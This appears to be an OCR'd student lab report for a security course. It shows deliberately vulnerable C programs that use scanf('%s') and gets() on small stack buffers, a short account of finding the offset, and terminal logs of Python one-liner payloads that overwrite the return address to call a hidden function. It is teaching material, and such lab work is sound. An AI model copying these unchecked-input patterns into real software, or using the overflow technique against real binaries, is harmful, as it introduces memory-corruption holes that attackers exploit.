
Ben Walker
CSC 495

```c
#include <stdio.h>

void func(){
        printf("Secret.\n");
}

void echo(){
        char buffer[20];

        printf("Enter text:\n");
        scanf("%s", buffer);
        printf("You entered:\n%s");

}

int main (){

        echo();

        return 0;
}
~
~
```



Code modified from: https://dhavalkapil.com/blogs/Buffer-Overflow-Exploit/

```
#include <stdio.h>

void func(){
      printf("Secret.\n");
}

void echo(){
      char buffer[20];

      printf("Enter text:\n");
      scanf("%s", buffer);
      printf("You entered:\n%s");

}

int main (){

      echo();

      return 0;
}
```

The following is in UTF-8 encoding:

AAAAAAAAAAAAAAAAAAAAAAAAAAAA□ @

Ben Walker
CSC 495

During the hacking of this I opted to use pattern. I found that using pattern put me one character too high and so I needed to observe the EIP value to position the injection memory location correctly. I had mapped the locations of the functions using disas and was able to understand how they were positioned. main() had the highest address, func() had the lowest address, and echo() was sandwiched between them. echo() contained the line that would be exploited. By following the code and observing I was able to see how the stack moved and that the storage on the stack is from the furthest out backwards. As I filled the buffer I found that I overflowed past the original EBP value to the one beyond it that held the next address to be executed. When the return was called and the EBP was passed and the ESP swapped to the value beyond, allowing for the injected address to be used. Using pattern has had good success for me, but I found this time I needed to drop a character. Once done the address fit correctly and worked no problem. Pattern injection is my preferred approach.

```
[quake0day@quake0day-wcu ~]$ python -c 'print(("A" * 31)+("\x9d\x05\x40\x00"))'
> hackem
[quake0day@quake0day-wcu ~]$ ./test_overflow < hackem
Enter text:
You entered:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAA@Secret.
Segmentation fault (core dumped)
[quake0day@quake0day-wcu ~]$
```

Ben Walker
CSC 495

```
#include <stdio.h>
#include <string.h>

void hacked()
{
      /* change YOURNAME to your name :) */
      puts("Hacked by Ben Walker!!!!");
}

void return_input(void)
{
      /* Please set the array size equal to
       the last two digits of your student ID
       e.g. 0861339 --> array size should set to 39 */
      char array[06];
      gets(array);
      printf("%s\n", array);
}

main()
{
      return_input();
      return 0;
}

AAAAAAAAAAAAAAAAAAM @
```

```
[quake0day@quake0day-wcu ~]$ gcc lab1.c -o lab1 -m32 -fno-stack-protector -zexec
stack
lab1.c: In function ‘return_input’:
lab1.c:16:2: warning: implicit declaration of function ‘gets’; did you mean ‘fge
ts’? [-Wimplicit-function-declaration]
  gets(array);
  ^~~~
  fgets
lab1.c: At top level:
lab1.c:20:1: warning: return type defaults to ‘int’ [-Wimplicit-int]
 main()
 ^~~~
/tmp/ccw6sSKd.o: In function `return_input':
lab1.c:(.text+0x45): warning: the `gets' function is dangerous and should not be
 used.
[quake0day@quake0day-wcu ~]$ python -c 'print(("A" * 18)+("\x4d\x05\x40\x00"))'
> data.txt
[quake0day@quake0day-wcu ~]$ ./lab1 < data.txt
AAAAAAAAAAAAAAAAAM@
Hacked by Ben Walker!!!!
Segmentation fault (core dumped)
[quake0day@quake0day-wcu ~]$
```